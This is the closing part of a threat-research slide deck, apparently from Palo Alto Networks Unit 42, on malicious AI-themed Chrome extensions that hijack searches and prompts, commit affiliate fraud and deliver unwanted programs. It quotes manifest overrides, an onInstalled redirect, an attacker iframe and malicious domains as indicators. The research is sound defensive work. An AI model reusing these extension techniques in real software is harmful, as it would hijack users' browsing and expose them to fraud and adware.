        CEB_ENCRYPT_LOCAL_STORAGE: "true",
        CEB_BASE_URL: "https://api.glimmerbloop.top/api",
        CEB_STARTUP_DELAY: "15",
        CEB_ACTIVITY_TIMEOUT: "5",
        CEB_REDIRECT_URL: "https://www.google.com",
        CEB_INSTALL_ENDPOINT: "/v2/install",
        CEB_NODE_ENV: "production"
    }
```

Diff with endpoint added in the 8000 lines of background script


Manus AI | Free AI Assistant timeline


- March-20-2025 - Extension created
- May-20- 2025 - Initial disclosure by DomainTools
  https://dti.domaintools.com/dual-function-malware-chrome-extensions/
- June-30-2025 - At 100+ user install and Removed from Chrome store*

*Data source: chrome-stats.com

Malicious Redirects - Search Hijacking

AI-Powered Search is Attacker-hijacked search








```
  "chrome_settings_overrides": {
    "search_provider": {
      "name": "",
      "keyword": "chatgpt",
      "search_url": "https://chatgptforchrome.com/auto-suggest/search.php?q=
{searchTerms}",
      "suggest_url": "https://chatgptforchrome.com/auto-suggest/?q={searchTerms}",
      "favicon_url": "https://chatgptforchrome.com/favicon.ico",
      "encoding": "UTF-8",
      "is_default": true
    }
  }
}
```


Known malicious domain

Extension settings from manifest.json



Malicious domain described in extension description!






Overview

Enhanced search experience with AI Search for Chrome

Transform your browsing experience with Chat AI for Chrome — the fastest and easiest way to get answers, insights, and conversations without leaving your search bar. Our extension enhances your browsing by setting your default search to chatgptforchrome.com, powered by Yahoo, allowing you to instantly chat with the latest AI Models.


Same actor previously created a similar malicious extension

- Details are in our Apr 2023 Unit 42 research
  https://unit42.paloaltonetworks.com/chatgpt-scam-attacks-increasing/




Malicious Redirects - Prompt Hijacking

Speeding Up Your Perplexity Chat Experience?





- These extensions are vantage points for prompt data collection

Prompt hijack as seen in the sandbox




Name	Path	Url	Method	Status	Domain	Remote Address
perplexity.html?q=what+are...	/perplexit...	https://dinershtein.com/perplexity.html?q=what+are+t...	GET	200	dinershtein.com	185.199.110.153:443
search/?q=what%20are%20t...	/search/	https://perplexity.ai/search/?q=what%20are%20the%2...	GET	301	perplexity.ai	104.18.27.48:443






Malicious Redirects - Affiliate fraud


Photoroom AI Photo Editor extension






Extension has very basic functionality

On extension install it opens deceptive page in a new tab




Extension abuses onInstall event - redirect users to attacker-controlled sites




```
chrome.runtime.onInstalled.addListener(() => {
    chrome.tabs.create({
        url: "photoroomeditor.html"
    });
});
```

Background script

```
<body>
    <iframe src="http://photor-extens.uno/" allowfullscreen></iframe>
</body>
```



Click redirects the user through an attacker-controlled affiliate link


For the complete list of IOCs and extended examples, refer to our Unit 42 post

- Part of a larger campaign 68 malicious extensions
  https://x.com/Unit42_Intel/status/1957510883233382419

Malicious Redirects - PUP delivery

PUP- Potentially Unwanted Program


Cursor mod extension - vector to PUP delivery



- Packages some Pokémon themed Cursor in the extension
- 200+ user install


Popup embeds grayware domain for more cursors

- Example not Not a GenAI themed but technique is relevant



Pop up with option to “Get More Cursors“ embeds link to grayware domain owhit[.]com


```
"action": {
  "default_popup": "cursorpopup.html"
},
```






```
<div class="bottom-actions">
    <a href="https://owhit.com/" class="action-btn pink" target="_blank">Get More Cursors</a>
```

cursorpopup.html

Domain leads to PUP delivery







For the complete list of IOCs and extended examples, refer to our Unit 42 post

- https://x.com/Unit42_Intel/status/1957564228081988038

Summary

- We are seeing high demand and supply of GenAI extensions
- Rising AI feature demand in extensions is being abused to exfiltrate sensitive user data such as emails, messages, search queries.
- Attackers abuse privileged extension features and APIs to perform malicious redirects, profiting through affiliate fraud while also exposing users to significant risks such as PUPs and adware.

Shout-outs

This work wouldn’t have been possible without the amazing support of my teammates at Internet Security Research, Palo Alto Networks

- Alex Starov
- Qinge Xie
- Fang Liu
- Shehroze Farooqi
- Shawn Huang
- Jingwei Fan
- Yulei Liu

Thank You

paloaltonetworks.com

Questions

Please reach out to,

